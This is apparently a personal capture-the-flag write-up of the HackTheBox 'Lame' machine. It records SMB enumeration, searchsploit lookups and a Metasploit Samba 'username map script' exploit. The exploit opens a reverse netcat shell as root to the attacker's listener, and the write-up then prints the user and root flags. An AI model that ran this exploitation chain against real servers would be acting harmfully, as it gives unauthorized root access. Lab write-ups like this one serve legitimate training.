
Lame

Lame

This is an easy HTB box. I did it years ago, so let's see if I can crush it now.



Phase 1: Information Gathering / Recon


From autorecon:

```
21/tcp open  ftp     syn-ack vsftpd 2.3.4
22/tcp open  ssh     syn-ack OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp open smb
3632/tcp open  distccd syn-ack distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```

Phase 2: Pivot to Specific Service

Port 139: SMB


Autorecon did a great job here and actually discovered that anonymous login was available and some other neat things. This is what just using smbclient found:



```
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```


This is the first thing that stuck out to me so I will dig deeper.

Here I verify manually:




```
┌──(cybersauruswest㉿kali)-[~]
└─$ smbclient -L 10.10.10.3
Password for [WORKGROUP\cybersauruswest]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-De
bian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-De
bian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

Worth a try:



```
┌──(cybersauruswest㉿kali)-[~]
└─$ smbclient \\\\10.10.10.3\\ADMIN$
Password for [WORKGROUP\cybersauruswest]:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Something of interest?



```
┌──(cybersaurusswest㉿kali)-[~]
└─$ smbclient \\\\10.10.10.3\\tmp
Password for [WORKGROUP\cybersauruswest]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Nov  6 17:21:49 2023
  ..                                 DR        0  Sat Oct 31 00:33:58 2020
  orbit-makis                        DR        0  Mon Nov  6 03:25:32 2023
  .ICE-unix                          DH        0  Mon Nov  6 00:09:34 2023
  5572.jsvc_up                        R        0  Mon Nov  6 00:10:37 2023
  vmware-root                        DR        0  Mon Nov  6 00:09:56 2023
  .X11-unix                          DH        0  Mon Nov  6 00:09:59 2023
  gconfd-makis                       DR        0  Mon Nov  6 03:25:32 2023
  .X0-lock                           HR       11  Mon Nov  6 00:09:59 2023
  vgauthsvclog.txt.0                  R     1600  Mon Nov  6 00:09:32 2023

                7282168 blocks of size 1024. 5385796 blocks available
smb: \> exit
```

Ok so I used an nmap script previously for something like this and it gave some good results.


`nmap --script=smb-enum* 10.10.10.3 -oN smb_enum.nmap -Pn`

This gave me a permission overview of the share, as well as usernames, and a version.

`Samba 3.0.20-Debian`

Phase 3: Service Exploitation

First step would be to check out the searchsploit:




```
┌──(cybersaurusswest㉿kali)-[~]
└─$ searchsploit samba 3.0
 ---------------------------------------------- ---------------------------------
  Exploit Title                                |  Path
 ---------------------------------------------- ---------------------------------
Samba 3.0.10 (OSX) - 'lsa_io_trans_names       | osx/remote/16875.rb
Samba 3.0.10 < 3.3.5 - Format String / S       | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' ma       | unix/remote/16320.rb
Samba 3.0.21 < 3.0.24 - LSA trans names        | linux/remote/9950.rb
Samba 3.0.24 (Linux) - 'lsa_io_trans_nam       | linux/remote/16859.rb
Samba 3.0.24 (Solaris) - 'lsa_io_trans_n       | solaris/remote/16329.rb
Samba 3.0.27a - 'send_mailslot()' Remote       | linux/dos/4732.c
Samba 3.0.29 (Client) - 'receive_smb_raw       | multiple/dos/5712.pl
Samba 3.0.4 - SWAT Authorisation Buffer        | linux/remote/364.pl
Samba < 3.0.20 - Remote Heap Overflow          | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service        | linux_x86/dos/36741.py
 ---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

After cross referencing this with some googling, it looks like the 16320.rb is the one we want.

I will be attempting to do it once with metasploit and then once without because I need to practice that.


Metasploit

We can see the module we want within msfconsole.




```
msf6 > search Samba 3.0.20

Matching Modules
================

   #  Name                                 Disclosure Date  Rank       Check
  Description
   -  ----                                 ---------------  ----       -----
  -----------
   0  exploit/multi/samba/usermap_script   2007-05-14       excellent  No
  Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use e
xploit/multi/samba/usermap_script
```

Use it.




```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Identify required fields.




```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:
                                       port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://do
                                       cs.metasploit.com/docs/using-metas
                                       ploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.64.3     yes       The listen address (an interface may
                                      be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

In this case we set the target host:




```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS ⇒ 10.10.10.3
```

And the localhost:



```
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.2
LHOST ⇒ 10.10.14.2
```

And there we go.




```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Command shell session 1 opened (10.10.14.2:4444 → 10.10.10.3:45255) at
 2023-11-07 16:41:51 -0800

█
```

Non-Metasploit

Ok so I WAS going to do this, but this box is so popular that the exploits found are literally the same as the metasploit in simplicity. Sooo, not going to bother. I read code well.


Phase 4: Initial Access

Immediately we are root. lol.



```
whoami
root
```

Well that was painfully easy.



```
whoami
root
find / -type f -name "user.txt"
/home/makis/user.txt
cat /home/makis/user.txt
8ddf0b5e698141e5e5c4b8820b95d426
find / -type f -name "root.txt"
/root/root.txt
cat /root/root.txt
f121fde129cf112e75c1169869b785b1
```

Phase 5: Privlege Escalation

None needed!

Phase 6: Review/Summary/Lessons

- Searchsploit is great, but immediately cross reference with msfconsole and google.
- The nmap smb scripts are clutch.
- This was a very easy box.